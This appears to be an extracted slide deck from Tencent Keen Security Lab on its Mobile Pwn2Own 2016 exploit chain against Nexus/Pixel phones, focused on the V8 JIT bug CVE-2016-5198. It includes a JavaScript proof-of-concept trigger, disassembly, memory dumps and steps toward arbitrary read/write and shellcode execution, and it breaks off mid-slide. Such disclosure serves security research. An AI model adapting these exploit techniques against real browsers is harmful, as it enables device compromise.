

Pwning the *Nexus*™ of Every *Pixel*™



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 - Mobile Pwn2Own 2016 winner

About Tencent Keen Security Lab

- Previously known as KeenTeam
- 2016 PC/Mobile Master of Pwn
- Pwn2Own champions in 2013, 2014, 2015, 2016, (2017 currently running)
- Pwnie Nominations in 2015, 2016



TL;DR: How we pwned newest Nexus6P/Pixel running Nougat

- Three bugs forms a complete exploit chain
 - One V8 bug to compromise the renderer
 - One IPC bug to escape sandbox
 - One bug in gapps allows app install
- Google response very quickly
 - V8 and IPC bug fixed in midnight of 10.26 (CVE-2016-5197 and CVE-2016-5198)
 - Gapp update pushed in 10.27 (Google VRP credit)

Agenda

- Introduction and Exploitation of V8 engine
- Introduction and Exploitation of sandbox on Android
- How we pwned Nexus/Pixel on Mobile Pwn2Own 2016 with 3 bugs
 - CVE-2016-5197/5198/GoogleVRP bug

History of classical Chrome exploits


- MWR Labs, Pwn2Own 2013
 - Type-confusion in webkit
 - Arbitrary zero write in IPC::OnContentBlocked
- Pinkie Pie, Mobile Pwn2Own 2013
 - Runtime_TypedArrayInitializeFromArrayLike for renderer code execution
 - Arbitrary free in ClipboardHostMsg_WriteObjectsAsync
- Geohot in Pwnium 4
 - Property redefinition lead to OOB read/write in renderer
 - Spoof IPC Message to vulnerable extension in privileged domain
- Lokihart in Pwn2Own 2015
 - TOCTOU in GPU process sharedmemory
- Juri In Pwn2Own 2015
 - UAF in P2PSocketDispatcherHost

V8 Javascript Engine

- Widely known and used
- Runtime optimization and JIT to machine code
 - Strongtalk
 - Crankshaft
 - Turbofan



Object structure in V8



```
var a = new ArrayBuffer(0x6161)
```

0x2036cb90a089: [JSArrayBuffer]
- map = 0xebbd6702db1 [FastProperties]
- prototype = 0x32cfef005599
- elements = 0x1b6415782241 <FixedArray[0]>
[FAST_HOLEY_SMI_ELEMENTS]
- internal fields: 2
- backing_store = 0x5652757bea60
- byte_length = 24929
- properties = {
}
- internal fields = {
0
0
}

Boxing in V8

- Float&Double encapsulated in V8 heap
 - HeapNumber object
 - vmovsd QWORD PTR [rax+0x7],xmm0
- SMI
 - 31bit integer with lowest bit set to 0
- Tagged pointer

```
// The HeapNumber class describes heap allocated numbers that cannot be
// represented in a Smi (small integer)
class HeapNumber: public HeapObject {
public:
    // [value]: number value.
    inline double value() const;
    inline void set_value(double value);

    inline uint64_t value_as_bits() const;
    inline void set_value_as_bits(uint64_t bits);
```

CVE-2016-5198 – Chain of Bugs #1

- Found by KeenLab and used for Mobile Pwn2Own 2016
- Affects all engines based on V8 and applications with Webview



How we exploited CVE-2016-5198

[chromium](#) / [v8](#) / [v8](#) / [2bd7464ec1efc9eb24a38f7400119a5f2257f6e6^!](#) / .

```
commit 2bd7464ec1efc9eb24a38f7400119a5f2257f6e6      [log] [tgz]
author bmeurer <bmeurer@chromium.org>                  Wed Oct 26 13:43:45 2016
committer Commit bot <commit-bot@chromium.org>         Wed Oct 26 13:44:03 2016
tree 9e78bb50d9a4341100632160197b82f1598bbb18
parent a7a350012c05f644f3f373fb48d7ac72f7f60542 [diff]
```

[compiler] Properly validate stable map assumption for globals.

For global object property cells, we did not check that the map on the previous object is still the same for which we actually optimized. So the optimized code was not in sync with the actual state of the property cell. When loading from such a global object property cell, Crankshaft optimizes away any map checks (based on the stable map assumption), leading to arbitrary memory access in the worst case.

TurboFan has the same bug for stores, but is safe on loads because we do appropriate map checks there. However mixing TurboFan and Crankshaft still exposes the bug.

R=yangguo@chromium.org
BUG=chromium:659475

Review-Url: <https://codereview.chromium.org/2444233004>
Cr-Commit-Position: refs/heads/master@{#40592}

CVE-2016-5198
By KeenLab

JIT workflow overview

- JIT compiler modes
 - Interpret mode – on startup, naïve, slow, safe
 - Optimized mode – after profiling, fast
- Optimized code generated according to type-info collected
- What if object type changed?
 - map type check will fail - Deoptimize and regenerate

Deoptimization

- Eager Deoptimization
 - Usually seen in function argument checks
 - Bail out to interpreter mode immediately
- Lazy Deoptimization
 - Usually seen on global object access
 - Who changes the object is responsible for patching following users
 - What if itself is also JITed?

OOB in Optimized JIT code

```
function Ctor() {
n = new Set();
}
function Check() {
n.xyz = 0x826852f4;
parseInt('AAAAAAA');
}
for(var i=0; i<2000; ++i) {
Ctor();
}
for(var i=0; i<2000; ++i) {
Check();
}
Ctor();
Check();
print("finish");
```

```
var n;
function Ctor() {
n = new Set();
}
function Check() {
n.xyz = 0x826852f4;
}
Ctor();
Ctor();
%OptimizeFunctionOnNextCall(Ctor);
Ctor();
Check();
Check();
%OptimizeFunctionOnNextCall(Check);
Check();
Ctor();
Check();
Check();
parseInt('AAAAAAA')
```


What JIT does?

Optimized code for Ctor

```
0x2b554238690c  76  e8ef3ef3ff    call Construct  (0x2b55422ba800)    ;; code: BUILTIN
0x2b5542386911  81  a801        test al,0x1
0x2b5542386913  83  0f8458000000  jz 177  (0x2b5542386971)
0x2b5542386919  89  49ba09657840f8340000 REX.W movq r10,0x34f840786509    ;; object: 0x34f840786509 <Map(FAST_HOLEY_SMI_ELEMENTS)>
0x2b5542386923  99  4c3950ff    REX.W cmpq [rax-0x1],r10
0x2b5542386927  103 0f8549000000  jnz 182  (0x2b5542386976)
0x2b554238692d  109 48bbc1bf721590170000 REX.W movq rbx,0x17901572bfc1    ;; object: 0x17901572bfc1 PropertyCell for 0x10f25cb142c9 <a
0x2b5542386937  119 4889430f    REX.W movq [rbx+0xf],rax
```



```

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Instructions (size = 186)
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0xb5542387221    1 4889e5      REX.W movq rbp,rsp
0xb5542387224    4 56          push rsi
0xb5542387225    5 57          push rdi
0xb5542387226    6 4883ec08   REX.W subq rsp,0x8
0xb554238722a    10 488b45f8   REX.W movq rax,[rbp-0x8]
0xb554238722e    14 488945e8   REX.W movq [rbp-0x18],rax
0xb5542387232    18 488bf0      REX.W movq rsi,rax
0xb5542387235    21 493ba5500c0000 REX.W cmpq rsp,[r13+0xc50]
0xb554238723c    28 7305        jnc 35 (0xb5542387243)
0xb554238723e    30 e8bd54f5ff   call StackCheck (0xb55422dc700)  ;; code: BUILTIN
0xb5542387243    35 48b8c1bf721590170000 REX.W movq rax,0x17901572bfc1  ;; object: 0x17901572bfc1 PropertyCell for 0x10f25cb54631
0xb554238724d    45 488b400f      REX.W movq rax,[rax+0xf]
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0xb554238725b    59 c4c1f96ec2   vmovq xmm0,r10
0xb5542387260    64 488b4007      REX.W movq rax,[rax+0x7]
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0xb5542387277    87 4152          push r10
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0xb55423872a0    128 bb02000000   movl rbx,0x2
0xb55423872a5    133 e836e9efff   call ArgumentsAdaptorTrampoline (0xb5542285be0)  ;; code: BUILTIN
0xb55423872aa    138 48b81123c0f5971f0000 REX.W movq rax,0x1f97f5c02311  ;; object: 0x1f97f5c02311 <undefined>
0xb55423872b4    148 488be5      REX.W movq rsp,rbp
0xb55423872b7    151 5d          pop rbp
0xb55423872b8    152 c20800      ret 0x8
0xb55423872bb    155 90          nop

```

0x3f938587243 35 48b8c1bf4a339d070000 REX.W movq rax,0x79d334abfc1 ; object:
0x79d334abfc1 PropertyCell for 0x130199d54631 <a Set with map 0x1ffdd430c391>

0x3f93858724d 45 488b400f REX.W movq rax,[rax+0xf]

#js: Get global variable n

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
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
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PROP_CELL_MAP
0x2ab4ce002a99



PropertyCell n; 0x79d334abfc1


mov rax,QWORD PTR [rax+0xf]



JSSet: 0x130199d5c511

Javascript: n.xyz = 0x31337

0x31337



Non-empty FixedArray

mov rax,QWORD PTR [rax+0x7]

JS_SET_TYPE_MAP


No map type check

- Optimized code assumes the object already have property

However...

- What if the object is changed and it doesn't have property now?
- And the map check is eliminated in generated code...
 - ASSUMPTION INVALID!

PROP_CELL_MAP
0x2ab4ce002a99




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JS_SET_TYPE_MAP




Empty FixedArray

OUT OF BOUNDS HERE!



Null string

0x31337



Exploitation Steps

- OOB write chars field of null string to leak ArrayBuffer address
- Overwrite ArrayBuffer **backing_store** to leak Function code address
- Overwrite ArrayBuffer **backing_store** with Function code address
- Write shellcode to ArrayBuffer and exec!

Primitives

- Write primitive:
 - Sequential write
 - n.b = 0x31337
 - HeapNumber write
 - *(p + 8) = v
- Read primitive
 - **ArrayBuffer storage** is our friend
 - Heapnumber overwrite ArrayBuffer_len_ptr (storage-8)
 - But first ... leak an ArrayBuffer address to know where to write to
 - Use #null string to cold start!

Structure of ONE_BYTE_INTERNALIZED_STRING

```
pwndbg> job 0x28b4ff7ab259
```

```
#null
```

```
pwndbg> x/40xg 0x28b4ff7ab258
```

```
0x28b4ff7ab258: 0x0000090b4b182361
```


```
0x000000005887594a
```

```
0x28b4ff7ab268: 0x0000000400000000
```

```
0xdeadbeed6c6c756e
```

#null string as cold start – Run #1

- OOB write null string length
- OOB write **chars** field
 - `m.d = ab (new ArrayBuffer)`
 - `new String(null)`
 - `charCodeAt` for each byte
 - `ArrayBuffer` and `#null string` address leaked!
- Turn limited sequential write into arbitrary address write



#null string as cold start – Run #2

